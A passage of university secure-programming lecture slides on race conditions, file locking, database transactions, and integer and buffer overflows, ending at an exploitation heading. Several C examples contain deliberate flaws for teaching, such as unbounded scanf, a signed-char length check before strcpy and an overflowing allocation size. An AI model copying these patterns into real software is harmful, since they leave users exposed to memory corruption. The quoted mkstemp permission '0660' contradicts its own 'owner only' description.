Code source : [www.cis.syr.edu/~wedu/Teaching/CompSec/LectureNotes\\_New/Race\\_Condition.pdf](http://www.cis.syr.edu/~wedu/Teaching/CompSec/LectureNotes_New/Race_Condition.pdf)

# Use unpredictable file names

---

- ▶ Idea : if attacker cannot guess the filename you use, they cannot build the proper symlink
- ▶ `tmpnam_r` : replace filename by “unpredictable” name, such that a file with this name does not exist

```
if (tmpnam_r(filename)){  
    FILE* tmp = fopen(filename, "wb+");  
    ...  
}
```

- ▶ However : race condition still exists, and filename not totally unpredictable
- ▶ Better to use `mkstemp`, which returns a file descriptor

# mkstemp

```
MKSTEMP(3)          Linux Programmer's Manual        MKSTEMP(3)

NAME      top
mkstemp, mkostemp, mkstems, mkostems - create a unique temporary
file

SYNOPSIS    top
#include <stdlib.h>

int mkstemp(char *template);

int mkostemp(char *template, int flags);

int mkstems(char *template, int suffixlen);

int mkostems(char *template, int suffixlen, int flags);

Feature Test Macro Requirements for glibc (see feature\_test\_macros\(7\)):
mkstemp():
    _XOPEN_SOURCE >= 500
    || /* Since glibc 2.12: */ _POSIX_C_SOURCE >= 200809L
    || /* Glibc versions <= 2.19: */ _SVID_SOURCE || _BSD_SOURCE

mkostemp(): _GNU_SOURCE
mkstems():
    /* Glibc since 2.19: */ _DEFAULT_SOURCE
    || /* Glibc versions <= 2.19: */ _SVID_SOURCE || _BSD_SOURCE
mkostems(): _GNU_SOURCE
```

## DESCRIPTION [top](#)

The **mkstemp()** function generates a unique temporary filename from *template*, creates and opens the file, and returns an open file descriptor for the file.

The last six characters of *template* must be "XXXXXX" and these are replaced with a string that makes the filename unique. Since it will be modified, *template* must not be a string constant, but should be declared as a character array.

The file is created with permissions 0660, that is, read plus write for owner only. The returned file descriptor provides both read and write access to the file. The file is opened with the [open\(2\)](#) **O\_EXCL** flag, guaranteeing that the caller is the process that creates the file.

The **mkostemp()** function is like **mkstemp()**, with the difference that the following bits-with the same meaning as for [open\(2\)](#)-may be specified in *flags*: **O\_APPEND**, **O\_CLOEXEC**, and **O\_SYNC**. Note that when creating the file, **mkostemp()** includes the values **O\_RDWR**, **O\_CREAT**, and **O\_EXCL** in the *flags* argument given to [open\(2\)](#); including these values in the *flags* argument given to **mkostemp()** is unnecessary, and produces errors on some systems.

The **mkstems()** function is like **mkstemp()**, except that the string in *template* contains a suffix of *suffixlen* characters. Thus, *template* is of the form *prefixXXXXXXsuffix*, and the string XXXXXX is modified as for **mkstemp()**.

The **mkostems()** function is to **mkstems()** as **mkostemp()** is to **mkstemp()**.

## RETURN VALUE [top](#)

On success, these functions return the file descriptor of the temporary file. On error, -1 is returned, and [errno](#) is set appropriately.

# Outline

---

Secure file opening

Locking bugs

# Remember : Race Conditions

---

- ▶ “Anomalous behaviour due to unexpected critical dependence on the relative timings of events”
- ▶ Can be created by an adversarial process, or simply result from synchronization failure in your code
- ▶ Typical adversarial examples : TOCTOU races
- ▶ Typical synchronization failure examples : deadlocks, database synchronization failure

# Example : incrementing a global value

---

- ▶ Suppose two threads want to increment a global variable
- ▶ Intended execution
- ▶ Possible race condition

Thread 1	Thread 2		Value
			0
read value		←	0
increase value		→	0
write back		→	1
	read value	←	0
	increase value	→	0
	write back	→	2

Thread 1	Thread 2		Value
			0
read value		←	0
	read value	←	0
increase value		→	0
	increase value	→	0
write back		→	1
	write back	→	1

- ▶ Need synchronization mechanism between threads to enforce atomicity

# Databases

---

- ▶ A database server handles simultaneous queries from multiple users
- ▶ Need synchronization mechanism to ensure
  - ▶ Each request is executed as intended
  - ▶ All users have the same view of the database

# Static methods

---

- ▶ Static methods/variables are methods/variables that belong to the class (as opposed to the object)
- ▶ Race conditions may occur when static variables accessed simultaneously by various threads

# Common issue : non atomic operations


---

- ▶ Need synchronization mechanism between threads to enforce atomicity

# Locks

---

- ▶ Idea : when resource (register, file, database, variable...) is used by a process, lock it to prevent further use
- ▶ Locks can be implemented with files containing locking status (simple to use, easy to unlock manually)
- ▶ Beware of classical locking issues : deadlocks & lifelocks



Pictures source : Wikipedia

# Locks : Windows and Unix

---

- ▶ Unix
  - ▶ Both shared (“reading”) and exclusive (“writing”) locks
  - ▶ Not mandatory by default (can be ignored)
  - ▶ see fcntl, flock, lockf
- ▶ Windows
  - ▶ Windows file system prevents write or delete access on executing files
  - ▶ Share-access controls for whole-file access-sharing for read, write, or delete
  - ▶ Byte-range locks to arbitrate read and write access to regions within a single file

# Record locking in Unix

---

## Advisory record locking

Linux implements traditional ("process-associated") UNIX record locks, as standardized by POSIX. For a Linux-specific alternative with better semantics, see the discussion of open file description locks below.

`F_SETLK`, `F_SETLKW`, and `F_GETLK` are used to acquire, release, and test for the existence of record locks (also known as byte-range, file-segment, or file-region locks). The third argument, `lock`, is a pointer to a structure that has at least the following fields (in unspecified order).

```
struct flock {
    ...
    short l_type;    /* Type of lock: F_RDLCK,
                      F_WRLCK, F_UNLCK */
    short l_whence; /* How to interpret l_start:
                      SEEK_SET, SEEK_CUR, SEEK_END */
    off_t l_start;  /* Starting offset for lock */
    off_t l_len;    /* Number of bytes to lock */
    pid_t l_pid;    /* PID of process blocking our lock
                      (set by F_GETLK and F_OFD_GETLK) */
    ...
};
```

The `l_whence`, `l_start`, and `l_len` fields of this structure specify the range of bytes we wish to lock. Bytes past the end of the file may be locked, but not bytes before the start of the file.

`l_start` is the starting offset for the lock, and is interpreted relative to either: the start of the file (if `l_whence` is `SEEK_SET`); the current file offset (if `l_whence` is `SEEK_CUR`); or the end of the file (if `l_whence` is `SEEK_END`). In the final two cases, `l_start` can be a negative number provided the offset does not lie before the start of the file.

`l_len` specifies the number of bytes to be locked. If `l_len` is positive, then the range to be locked covers bytes `l_start` up to and including `l_start+l_len-1`. Specifying 0 for `l_len` has the special meaning: lock all bytes starting at the location specified by `l_whence` and `l_start` through to the end of file, no matter how large the file grows.

# Locks : C#

---

```
class Account { // this is a monitor of an account

    long val = 0;
    object thisLock = new object();

    public void deposit(const long x) {
        // only one thread at a time may execute next statement
        lock(thisLock) {
            val += x;
        }
    }

    public void withdraw(const long x) {
        // only one thread at a time may execute next statement
        lock(thisLock) {
            val -= x;
        }
    }
}
```

Code source : Wikipedia

## Locks : other languages

---

C	POSIX Threads
Objective-C	@synchronized
VB.NET	SyncLock
Java	synchronized
Python	mutex mechanism
Ruby	mutex object
x86 assembly	LOCK prefix
PHP	Mutex class

# Databases : transactions

---

- ▶ Sequence of operations that can be perceived as a single logical operation on the data
- ▶ Implemented by locking resources and keeping a (partial) copy until the transaction completes
- ▶ Satisfy ACID properties :
  - ▶ Atomicity : “either all or nothing”
  - ▶ Consistency : any transaction brings the database from one valid state to another valid state
  - ▶ Isolation : result as if transactions executed sequentially
  - ▶ Durability : transaction remains effective once committed

# Transactions in MySQL

**mysqli::begin\_transaction**

**mysqli\_begin\_transaction**

(PHP 5 >= 5.5.0, PHP 7)

mysqli::begin\_transaction -- mysqli\_begin\_transaction — Starts a transaction

## Description

Object oriented style (method):

```
public bool mysqli::begin_transaction ([ int $flags [, string $name ] ] )
```

Procedural style:

```
bool mysqli_begin_transaction ( mysqli $link [, int $flags [, string $name ] ] )
```

# Transactions in MySql (2)

## mysqli::commit

## mysqli\_commit

(PHP 5, PHP 7)

mysqli::commit -- mysqli\_commit — Commits the current transaction

### Description

Object oriented style

```
bool mysqli::commit ([ int $flags [, string $name ] ] )
```

Procedural style

```
bool mysqli_commit ( mysqli $link [, int $flags [, string $name ] ] )
```

Commits the current transaction for the database connection.

# Transactions in MySql (3)

## `mysqli::rollback`

## `mysqli_rollback`

(PHP 5, PHP 7)

`mysqli::rollback` -- `mysqli_rollback` — Rolls back current transaction

### Description

Object oriented style

```
bool mysqli::rollback ([ int $flags [, string $name ] ] )
```

Procedural style

```
bool mysqli_rollback ( mysqli $link [, int $flags [, string $name ] ] )
```

Rollbacks the current transaction for the database.

# Transactions in MySqlL : example

---

```
<?php  
$all_query_ok=true; // our control variable  
  
//we make 4 inserts, the last one generates an error  
//if at least one query returns an error we change our control variable  
$mysqli->query("INSERT INTO myCity (id) VALUES (100)") ? null : $all_query_ok=false;  
$mysqli->query("INSERT INTO myCity (id) VALUES (200)") ? null : $all_query_ok=false;  
$mysqli->query("INSERT INTO myCity (id) VALUES (300)") ? null : $all_query_ok=false;  
$mysqli->query("INSERT INTO myCity (id) VALUES (100)") ? null : $all_query_ok=false; //duplicated PRIMARY KEY VALUE  
  
//now let's test our control variable  
$all_query_ok ? $mysqli->commit() : $mysqli->rollback();  
  
$mysqli->close();  
?>
```

Code source : [php.net/manual/en/mysqli.rollback.php](http://php.net/manual/en/mysqli.rollback.php)

# Race Condition : Detection

---

- ▶ Race conditions are difficult to reproduce and debug : result is probabilistic and depends on relative timing
- ▶ Static analysis tool : Thread Safety Analysis, used in gcc and Clang
- ▶ Dynamic analysis tools : Thread Safety Analysis, Intel Inspector, Intel Advisor, Helgrind
- ▶ See [www.owasp.org/index.php/Testing\\_for\\_Race\\_Conditions\\_\(OWASP-AT-010\)](http://www.owasp.org/index.php/Testing_for_Race_Conditions_(OWASP-AT-010))

# Helgrind



[\*\*<< Home Page\*\*](#)

[Information](#) [Source Code](#) [Documentation](#) [Contact](#) [How to Help](#) [Gallery](#)

| [Table of Contents](#) | [Quick Start](#) | [FAQ](#) | [User Manual](#) | [Download Manual](#) | [Research Papers](#) | [Books](#) |



Valgrind User Manual



## 7. Helgrind: a thread error detector

### Table of Contents

- [7.1 Overview](#)
- [7.2 Detected errors: Misuses of the POSIX pthreads API](#)
- [7.3 Detected errors: Inconsistent Lock Orderings](#)
- [7.4 Detected errors: Data Races](#)

- [7.4.1 A Simple Data Race](#)
- [7.4.2 Helgrind's Race Detection Algorithm](#)
- [7.4.3 Interpreting Race Error Messages](#)

- [7.5 Hints and Tips for Effective Use of Helgrind](#)
- [7.6 Helgrind Command-line Options](#)
- [7.7 Helgrind Monitor Commands](#)
- [7.8 Helgrind Client Requests](#)
- [7.9 A To-Do List for Helgrind](#)

To use this tool, you must specify `--tool=helgrind` on the Valgrind command line.

### 7.1. Overview

Helgrind is a Valgrind tool for detecting synchronisation errors in C, C++ and Fortran programs that use the POSIX pthreads threading primitives.

The main abstractions in POSIX pthreads are: a set of threads sharing a common address space, thread creation, thread joining, thread exit, mutexes (locks), condition variables (inter-thread event notifications), reader-writer locks, spinlocks, semaphores and barriers.

# Summary

---

- ▶ Race conditions produce anomalous behaviour due to unexpected critical dependence on events' relative timings
- ▶ TOCTOU = time of check to time of use
- ▶ Secure file opening

```
fd = open("filename", O_CREAT|O_EXCL|O_WRONLY);
```
- ▶ Use synchronization mechanisms such as locks to protect against non adversarial race conditions

# References

---

- ▶ David Wheeler, Secure Programming How To, Chapter 7.11
- ▶ Viega-MacGraw, Building Secure Software, Chapter 9
- ▶ [www.cis.syr.edu/~wedu/Teaching/CompSec/  
LectureNotes\\_New/Race\\_Condition.pdf](http://www.cis.syr.edu/~wedu/Teaching/CompSec/LectureNotes_New/Race_Condition.pdf)

# Acknowledgements

---

- ▶ While preparing this course I used teaching material developed by Erik Tew at the University of Birmingham (kindly provided to me) and Meelis Roos at Tartu University (available on the web)
- ▶ Some of my slides are heavily inspired from theirs (but blame me for any errors!)

# Secure Programming (06-20010)

## Chapter 7: Overflows

Christophe Petit

University of Birmingham

# Lectures Content (tentative)

---

1. Introduction
2. General principles
3. Code injection (SQL, XSS, Command)
4. HTTP sessions
5. Unix Access Control Mechanisms
6. Race conditions
7. Integer and buffer overflows
8. Code review

# Overflows

---



Picture sources :

[fineartamerica.com/featured/train-derailment-at-montparnasse-station-1895-war-is-hell-store.html](http://fineartamerica.com/featured/train-derailment-at-montparnasse-station-1895-war-is-hell-store.html), [www.oddee.com/item\\_98637.aspx](http://www.oddee.com/item_98637.aspx)

# Overflows (2)

---



Picture sources :

[en.wikipedia.org/wiki/Year\\_2000\\_problem](https://en.wikipedia.org/wiki/Year_2000_problem)

[hackaday.com/2015/10/26/killed-by-a-machine-the-therac-25/](https://hackaday.com/2015/10/26/killed-by-a-machine-the-therac-25/)

# Overflows (3)

---



1

Picture sources : [www.oddee.com/item\\_98637.aspx](http://www.oddee.com/item_98637.aspx)

[www.nydailynews.com/news/national/woman-sues-casino-offered-steak-43-million-article-1.3253502](http://www.nydailynews.com/news/national/woman-sues-casino-offered-steak-43-million-article-1.3253502)

# CWE Top-25

Rank	Score	ID	Name
[1]	93.8	<a href="#">CWE-89</a>	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
[2]	83.3	<a href="#">CWE-78</a>	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
[3]	79.0	<a href="#">CWE-120</a>	Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')
[4]	77.7	<a href="#">CWE-79</a>	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
[5]	76.9	<a href="#">CWE-306</a>	Missing Authentication for Critical Function
[6]	76.8	<a href="#">CWE-862</a>	Missing Authorization
[7]	75.0	<a href="#">CWE-798</a>	Use of Hard-coded Credentials
[8]	75.0	<a href="#">CWE-311</a>	Missing Encryption of Sensitive Data
[9]	74.0	<a href="#">CWE-434</a>	Unrestricted Upload of File with Dangerous Type
[10]	73.8	<a href="#">CWE-807</a>	Reliance on Untrusted Inputs in a Security Decision
[11]	73.1	<a href="#">CWE-250</a>	Execution with Unnecessary Privileges
[12]	70.1	<a href="#">CWE-352</a>	Cross-Site Request Forgery (CSRF)
[13]	69.3	<a href="#">CWE-22</a>	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
[14]	68.5	<a href="#">CWE-494</a>	Download of Code Without Integrity Check
[15]	67.8	<a href="#">CWE-863</a>	Incorrect Authorization
[16]	66.0	<a href="#">CWE-829</a>	Inclusion of Functionality from Untrusted Control Sphere
[17]	65.5	<a href="#">CWE-732</a>	Incorrect Permission Assignment for Critical Resource
[18]	64.6	<a href="#">CWE-676</a>	Use of Potentially Dangerous Function
[19]	64.1	<a href="#">CWE-327</a>	Use of a Broken or Risky Cryptographic Algorithm
[20]	62.4	<a href="#">CWE-131</a>	Incorrect Calculation of Buffer Size
[21]	61.5	<a href="#">CWE-307</a>	Improper Restriction of Excessive Authentication Attempts
[22]	61.1	<a href="#">CWE-601</a>	URL Redirection to Untrusted Site ('Open Redirect')
[23]	61.0	<a href="#">CWE-134</a>	Uncontrolled Format String
[24]	60.3	<a href="#">CWE-190</a>	Integer Overflow or Wraparound
[25]	59.9	<a href="#">CWE-759</a>	Use of a One-Way Hash without a Salt

# Outline

---

Integer Overflows

Buffer overflows

Format String Attacks

Summary

# Outline

---

## Integer Overflows

Examples

Detection / Prevention

Buffer overflows

Format String Attacks

Summary

# CWE-190

---

## CWE-190: Integer Overflow or Wraparound

Weakness ID: 190

Abstraction: Base

Status: Incomplete

Presentation Filter: Basic ▾

### >Description

#### Description Summary

The software performs a calculation that can produce an integer overflow or wraparound, when the logic assumes that the resulting value will always be larger than the original value. This can introduce other [weaknesses](#) when the calculation is used for [resource](#) management or execution control.

#### Extended Description

An integer overflow or wraparound occurs when an integer value is incremented to a value that is too large to store in the associated representation. When this occurs, the value may wrap to become a very small or negative number. While this may be intended [behavior](#) in circumstances that rely on wrapping, it can have security [consequences](#) if the wrap is [unexpected](#). This is especially the case if the integer overflow can be triggered using user-supplied inputs. This becomes security-critical when the result is used to control looping, make a security decision, or determine the offset or size in behaviors such as memory allocation, copying, concatenation, etc.

# Outline

---

Integer Overflows

Examples

Detection / Prevention

Buffer overflows

Format String Attacks

Summary

# First example

---

- ▶ Consider the following C code

```
#include<stdio.h>
#include <stdlib.h>

int main() {
    int account_balance = 10000;
    printf("Your current balance is %i\n",account_balance);
    printf("How much would you like to withdraw?\n");
    char response[20];
    fgets(response, 20, stdin);
    int withdraw_amount = atoi(response);
    account_balance -= withdraw_amount;
    printf("You have withdrawn %u\n",withdraw_amount);
    printf("Your current balance is %i\n",account_balance);
}
```

- ▶ What happens if you withdraw 2,500,000,000 ?  
(for 32-bit integers)

# Integer Overflows

---

- ▶ Data types in C have fixed sizes
- ▶ Hence they have minimum and maximum values
- ▶ Results of arithmetic operations may exceed the bounds
- ▶ Result will then typically “wrap around”
- ▶ In Maths language : operations are not over integers, but “modulo  $2^{32}$ ” (for 32-bit integers)

# Data type sizes in C

---

Type	Storage size	Value range
char	1 byte	-128 to 127 or 0 to 255
unsigned char	1 byte	0 to 255
signed char	1 byte	-128 to 127
int	2 or 4 bytes	-32,768 to 32,767 or -2,147,483,648 to 2,147,483,647
unsigned int	2 or 4 bytes	0 to 65,535 or 0 to 4,294,967,295
short	2 bytes	-32,768 to 32,767
unsigned short	2 bytes	0 to 65,535
long	4 bytes	-2,147,483,648 to 2,147,483,647
unsigned long	4 bytes	0 to 4,294,967,295

# Related bugs

---

- ▶ Integer Truncation : most significant bits are lost when integer assigned/cast to shorter integer type
- ▶ Casting between signed/unsigned integers : same 32 bits mean either -1 or 4,294,967,295
- ▶ Sign Extension : signed integer of a smaller bit length is cast to an integer type of a larger bit length

# Example : absolute value

---

```
#include <stdio.h>
#include <stdlib.h>

int main(){
    printf("Printing absolute value %i.\n", abs(-2147483648));
    return 0;
}
```

- ▶ `abs` should turn negative numbers into positive ones
- ▶ What number will be printed by the program ?
- ▶ We have  $-(-2^{31}) = -2^{31}$

# Example : buffer length calculation

---

```
nresp = packet_get_int();
if (nresp > 0) {
    response = xmalloc(nresp*sizeof(char *));
    for (i = 0; i < nresp; i++)
        response[i] = packet_get_string(NULL);
}
```

Source : OpenSSH 3.3 (Example 2 in CWE-190)

# Example : casting

---

```
#include<stdio.h>
#include<string.h>

void bad_function(char *input){
    char dest_buffer[32];
    char input_len = strlen(input);

    if (input_len < 32)
    {
        strcpy(dest_buffer, input);
        printf("The first command line argument is %s.\n", dest_buffer);
    }
    else {
        printf("Error ? input is too long for buffer.\n");
    }
}

int main(int argc, char *argv[]){
    if (argc > 1){
        bad_function(argv[1]);
    } else {
        printf("No command line argument was given.\n");
    }
    return 0;
}
```

Code source : [projects.webappsec.org/w/page/13246946/Integer%20Overflows](http://projects.webappsec.org/w/page/13246946/Integer%20Overflows)

# Example : infinite loop

---

```
short int bytesRec = 0;
char buf[SOMEBIGNUM];

while(bytesRec < MAXGET) {
    bytesRec += getFromInput(buf+bytesRec);
}
```

Code source : Example 3 in CWE-190

# Example : Java

---

```
public class OverflowTest
{
    public static void main(String[] args)
    {
        int a = Integer.MAX_VALUE;
        int b = 1;

        int c = a + b;
        System.out.println(a + " + " + b + " = " + c);
    }
}
```

# Integer Overflows in Various Languages

---

- ▶ Defined or undefined behaviour
- ▶ Exceptions thrown
- ▶ Automatic conversion to longer integers

Language	Unsigned integer	Signed integer
C/C++	modulo power of two	undefined behavior
Java		modulo power of two
Python 2		convert to long type (bigint)

# Outline

---

## Integer Overflows

Examples

Detection / Prevention

Buffer overflows

Format String Attacks

Summary

# Carry and Overflow tags

---

- ▶ Most processors have two dedicated processor flags to check for overflow conditions
- ▶ Carry flag when addition/subtraction does not fit bitsize
- ▶ Overflow flag when sign different than expected
- ▶ Flags accessible in Assembly code but not in C

# Listen to your compiler

---

- ▶ Compilers are usually not able to fix your code
- ▶ But they can output additional warnings
- ▶ Examples
  - ▶ `gcc -Wsign-compare`
  - ▶ `gcc -Wall`
  - ▶ `clang -Weverything`

## `-Wsign-compare`

Warn when a comparison between signed and unsigned values could produce an incorrect result when the signed value is converted to unsigned. In C++, this warning is also enabled by `-wa11`. In C, it is also enabled by `-Wextra`.

## `-Wsign-conversion`

Warn for implicit conversions that may change the sign of an integer value, like assigning a signed integer expression to an unsigned integer variable. An explicit cast silences the warning. In C, this option is enabled also by `-Wconversion`.

# Secure integer arithmetic

---

- ▶ Additions : prior to computing  $a + b$ , check whether  $a > INT\_MAX - b$
- ▶ Multiplications : write  $a = a_0 + Ba_1 + B^2a_2 + \dots$  where  $B = 2^{32}$ , and perform large arithmetic operations using multiple operations on words
- ▶ See [www.fefe.de/intof.html](http://www.fefe.de/intof.html)
- ▶ Can be tricky to implement ; better to use libraries

# Libraries : SafeInt

---

## SafeInt Library

Visual Studio 2015 | [Other Versions ▾](#)

The new home for Visual Studio documentation is [Visual Studio 2017 Documentation](#) on docs.microsoft.com.

The SafeInt library helps prevent integer overflows that might result when the application performs mathematical operations.

### In This Section

Section	Description
<a href="#">SafeInt Class</a>	This class protects against integer overflows.
<a href="#">SafeInt Functions</a>	Functions that can be used without creating a SafeInt object.
<a href="#">SafeIntException Class</a>	A class of exceptions related to the SafeInt class.

# Libraries : safe-iop



Safe Integer Operation Library for C

This library provides a collection of (macro-based) functions for performing safe integer operations across platform and architecture with a straightforward API.

It supports two modes of use: header-only and linked dynamic library. The linked, dynamic library supplies a format-string based interface which is in pre-alpha. The header-only mode supplies integer and sign overflow and underflow pre-condition checks using checks derived from the CERT secure coding guide. The checks do not rely on two's complement arithmetic and should not at any point perform an arithmetic operations that may overflow. It also performs basic type agreement checks to ensure that the macros are being used (somewhat) correctly.

(**Note**, if you are using a version older than 0.3.1, please **upgrade**. 0.3.0 (and possibly earlier versions) will fail unnecessarily on negative addition cases.)

## Project Information

- License: [New BSD License](#)
- 6 stars
- svn-based source control

Labels:

[integer](#) [security](#) [overflow](#)  
[safeintegeroperations](#) [operations](#)  
[arithmetic](#) [math](#) [library](#) [header](#) [C](#)

# Outline

---

Integer Overflows

Buffer overflows

  Buffer overflow

  Aspects of Memory Allocation

  Exploitation techniques


  Prevention/detection

Format String Attacks

Summary

# Motivation

---



# Motivation : CWE Top-25

Rank	Score	ID	Name
[1]	93.8	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
[2]	83.3	CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
[3]	79.0	CWE-120	Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')
[4]	77.7	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
[5]	76.9	CWE-306	Missing Authentication for Critical Function
[6]	76.8	CWE-862	Missing Authorization
[7]	75.0	CWE-798	Use of Hard-coded Credentials
[8]	75.0	CWE-311	Missing Encryption of Sensitive Data
[9]	74.0	CWE-434	Unrestricted Upload of File with Dangerous Type
[10]	73.8	CWE-807	Reliance on Untrusted Inputs in a Security Decision
[11]	73.1	CWE-250	Execution with Unnecessary Privileges
[12]	70.1	CWE-352	Cross-Site Request Forgery (CSRF)
[13]	69.3	CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
[14]	68.5	CWE-494	Download of Code Without Integrity Check
[15]	67.8	CWE-863	Incorrect Authorization
[16]	66.0	CWE-829	Inclusion of Functionality from Untrusted Control Sphere
[17]	65.5	CWE-732	Incorrect Permission Assignment for Critical Resource
[18]	64.6	CWE-676	Use of Potentially Dangerous Function
[19]	64.1	CWE-327	Use of a Broken or Risky Cryptographic Algorithm
[20]	62.4	CWE-131	Incorrect Calculation of Buffer Size
[21]	61.5	CWE-307	Improper Restriction of Excessive Authentication Attempts
[22]	61.1	CWE-601	URL Redirection to Untrusted Site ('Open Redirect')
[23]	61.0	CWE-134	Uncontrolled Format String
[24]	60.3	CWE-190	Integer Overflow or Wraparound
[25]	59.9	CWE-759	Use of a One-Way Hash without a Salt

# Outline

---

Integer Overflows

Buffer overflows

    Buffer overflow

    Aspects of Memory Allocation

    Exploitation techniques

    Prevention/detection

Format String Attacks

Summary

# Buffer overflows : in a nutshell

---

- ▶ Program copies an input buffer to an output buffer

```
#include<stdio.h>

int main() {
    char last_name[20];
    printf ("Enter your last name: ");
    scanf ("%s", last_name);
}
```

- ▶ Overflow occurs if input buffer is larger than output buffer
- ▶ Can cause program crash “segmentation error” ...
- ▶ ... or execution of arbitrary code

# Another example

---

```
#include <stdio.h>
int main(int argc, char ** argv) {
    char * names[] = {"Brazil", "Belgium", "Gibraltar"};
    int n;
    printf("Which country has the best soccer team?");
    printf("\n1) Brazil\n2) Belgium\n3) Gibraltar\n");
    scanf("%d", &n);
    printf("OK, %s has the best team!\n", names[n-1]);
}
```

# Example (Wikipedia)

---

```
char A[8] = "";
unsigned short B      = 1979;
```

variable name	A								B	
value	[null string]								1979	
hex value	00	00	00	00	00	00	00	00	07	BB

```
strcpy(A, "excessive");
```

variable name	A								B	
value	'e'	'x'	'c'	'e'	's'	's'	'i'	'v'	25856	
hex	65	78	63	65	73	73	69	76	65	00

# Integer and buffer overflows

---

```
#include<stdio.h>
#include<string.h>


void bad_function(char *input){
    char dest_buffer[32];
    char input_len = strlen(input);

    if (input_len < 32)
    {
        strcpy(dest_buffer, input);
        printf("The first command line argument is %s.\n", dest_buffer);
    }
    else {
        printf("Error ? input is too long for buffer.\n");
    }
}


int main(int argc, char *argv[]){
    if (argc > 1){
        bad_function(argv[1]);
    } else {
        printf("No command line argument was given.\n");
    }
    return 0;
}
```

# Buffer overread : Heartbleed

## Heartbeat – Normal usage



## Heartbeat – Malicious usage



Picture source : Wikipedia

# Outline

---

Integer Overflows

**Buffer overflows**

    Buffer overflow

**Aspects of Memory Allocation**

    Exploitation techniques

    Prevention/detection

Format String Attacks

Summary

# Static memory allocation

---

- ▶ Default method for variables with file scope

```
int a = 43;
```

- ▶ Also when using static keyword

```
static int a = 43;
```

- ▶ Allocated at compile time
- ▶ Memory blocks typically along executable code
- ▶ Lifetime is the lifetime of the program

# Dynamic memory allocation

---

- ▶ Sometimes called “heap” memory
- ▶ Allocated at runtime
- ▶ In C : use functions malloc, calloc, realloc

```
int *array = malloc(10 * sizeof(int));
if (array == NULL) {
    fprintf(stderr, "malloc failed\n");
    return -1;
}
```

- ▶ Memory remains allocated until free is called
- ▶ In C++ : use new and delete

## Dynamic memory allocation (2)

---

- ▶ Memory requests satisfied by allocating portions from a large pool of memory called heap or free store
- ▶ Heap typically contains chunks of memory of fixed length, or a few fixed lengths

# Malloc, free, calloc, realloc

---

The `malloc()` function allocates `size` bytes and returns a pointer to the allocated memory. *The memory is not initialized.* If `size` is 0, then `malloc()` returns either NULL, or a unique pointer value that can later be successfully passed to `free()`.

The `free()` function frees the memory space pointed to by `ptr`, which must have been returned by a previous call to `malloc()`, `calloc()`, or `realloc()`. Otherwise, or if `free(ptr)` has already been called before, undefined behavior occurs. If `ptr` is NULL, no operation is performed.

The `calloc()` function allocates memory for an array of `nmemb` elements of `size` bytes each and returns a pointer to the allocated memory. The memory is set to zero. If `nmemb` or `size` is 0, then `calloc()` returns either NULL, or a unique pointer value that can later be successfully passed to `free()`.

The `realloc()` function changes the size of the memory block pointed to by `ptr` to `size` bytes. The contents will be unchanged in the range from the start of the region up to the minimum of the old and new sizes. If the new size is larger than the old size, the added memory will *not* be initialized. If `ptr` is NULL, then the call is equivalent to `malloc(size)`, for all values of `size`; if `size` is equal to zero, and `ptr` is not NULL, then the call is equivalent to `free(ptr)`. Unless `ptr` is NULL, it must have been returned by an earlier call to `malloc()`, `calloc()`, or `realloc()`. If the area pointed to was moved, a `free(ptr)` is done.

# Automatic memory allocation

---

- ▶ Commonly known as “stack” memory
- ▶ Typically faster than dynamic memory allocation
- ▶ Allocated at runtime when you enter a new scope  
(function, loop, . . . )

```
int a = 43;
```

- ▶ Once you move out of the scope, values of automatic memory addresses are undefined


# Call stack

---

- ▶ Stack : data structure with “last in, first out” access
- ▶ Call stack is a stack associated to a process
- ▶ Keeps information on all active routines
  - ▶ Function parameters
  - ▶ Local variables
  - ▶ Return address : address of instruction to execute after current routine terminates
- ▶ This information is added at the top of the stack when entering a subroutine, and removed when leaving it
- ▶ Allows efficient recursion
- ▶ Stack manipulations done for you (except in Assembly)

# Call Stack : Wikipedia Example

- ▶ Function DrawSquare calling another function Drawline



Picture source : Wikipedia

# Outline

---

Integer Overflows

**Buffer overflows**

    Buffer overflow

    Aspects of Memory Allocation

**Exploitation techniques**

